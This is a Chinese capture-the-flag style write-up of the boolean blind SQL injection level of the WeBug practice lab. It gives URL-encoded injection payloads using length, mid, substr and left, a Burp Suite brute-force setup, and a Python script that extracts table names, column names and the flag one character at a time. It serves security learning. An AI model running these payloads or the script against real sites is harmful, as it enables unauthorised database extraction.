02布尔注入

笔记本： WeBug靶场做题记录
创建时间： 2023-01-12 14:19 **更新时间：** 2023-01-12 23:44
作者： 陈熙
标签： sql注入(ctf), web安全

一、确定语句执行成功或失败在页面上的显示区别


正常访问时界面如下：

尝试输入1'，可看到在执行出错时，返回内容有所变化，和上图相比部分内容未显示

依次尝试：
http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1' %23　有显示
http://112.19.25.7:8372/control/sqlinject/bool_injection.php?id=1' and 1%23　有显示

二、判断数据库名称

下面把1换成猜测条件：
猜测数据库名字长度：and length(database())>4%23　大于4有显示，大于5无显示，说明数据库名字长度为5
猜测数据库名，从第一个字符开始，按照二分法来猜测，先判断是否大于n，再逐渐缩小范围：
and mid(database(),1,1) >'n' %23，最后确定第一个字符为w



然后是第二个字符，把mid函数参数从1改为2： and mid(database(),2,1)>'n'%23
依次猜测，最后测试出数据库名为webug


注：其它可采用的函数：
left(database(),n)：截取数据库左侧n个字符，可以和limit函数配合使用：

```
and (select(left(database(),1)) limit 0,1)>'n'%23
```


substr(a,b,c)　：从字符串a的b位置开始截取c个字符,当b为负数时截取位置是从字符串a右端向左数b个字符：

```
and substr(database(),1,1)>'t'%23
```


另一种猜测数据库名的方法：在BP里面爆破：
语句要改为：and mid(database(),1,1) ='a' %23
将需要猜测的字符设为可变字段：



然后设置猜测字典，设置为A-Za-z0-9_



开始爆破：
因为执行正确，返回的页面会多些内容，所以返回内容较长的页面对应的字符就是正确的字符：



三、猜测数据库中的表信息


先写出读取表名的语句：
select group_concat(table_name) from information_schema.tables where table_schema=database();
再将这句放入猜测长度的语句，注意要用小括号括起来：
and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>4%23
依次尝试，最后得到所有表名总长度为60
然后是数据库中表的个数：
1' and ((select count(table_name) from information_schema.tables where table_schema=database()))>6%23
依次尝试，得到数据库中表的个数为7
接下来猜测表名，60位长度如果用上面的办法太慢，所以用python脚本：

```
import requests
import sys

str_list=[]
for i in range(48,58):    #48-57是0-9的ascii码
    str_list.append(chr(i))
#for i in range(65,91):    #大写字母,mysql不区分大小写字母
#    str_list.append(chr(i))
for i in range(97,123):    #小写字母
    str_list.append(chr(i))
str_list.append("_")
str_list.append(",")
```

```
print('作为测试的字符集：%s'%str_list)

url="http://192.168.0.22/control/sqlinject/bool_injection.php?id=2"
the_str="hello"#正常显示的网页内容
the_lower=""#将结果全小写
for i in range(1,20):#所有表名合在一起的长度，需要根据实际情况修改大小
    for l in str_list:
        #pl=url+"' and (select mid((select group_concat(table_name) from
information_schema.tables where table_schema=database()),%d,1))='%s'--+"%(i,l)
 #获得所有表名
        #pl=url+"' and (select mid((select group_concat(column_name) from
information_schema.columns where table_name='env_list'),%d,1))='%s'--+"%(i,l)
 #获得指定表的列名
        pl=url+"' and (select mid((select envflag from env_list limit
1,1),%d,1))='%s'--+"%(i,l)   #获得指定列的每条数据,这是第1条
        r=requests.get(pl)
        #print("当前测试位置：%d，当前测试字符%s"%(i,l))
        if the_str in r.text:
            the_lower+=l;
            print(l,end='')
            sys.stdout.flush()
            break
print("\n"+the_lower.lower())
```

注意：访问的网页需要登录，为了测试方便，在靶机内将网页的登录验证注释掉了

运行后得到所有的表名：




四、猜测指定表的字段名

flag表在第一关已用过，剩下的表从名字上看env_list为事件列表，可能存在有用信息，当然也可以一个个去尝试读取

获得指定表的字段的payload为：


"' and (select mid((select group_concat(column_name) from information_schema.columns where table_name='eve_list'),%d,1))='%s'--+"%(i,l)

执行后



五、猜测指定列“envflag”的数据：

对每条数据进行猜测：
"' and (select mid((select envflag from env_list limit 0,1),%d,1))='%s'--+"%(i,l)
第1条不是，用limit 1,1后才得到这一关的正确flag：



参考资料：
1、webug4.0—布尔注入
https://blog.csdn.net/qq_45625605/article/details/103908927
2、webug4.0布尔注入-2
https://www.cnblogs.com/yuuki-aptx/p/10533857.html
3、布尔型盲注Python脚本
https://blog.csdn.net/mochu7777777/article/details/104825456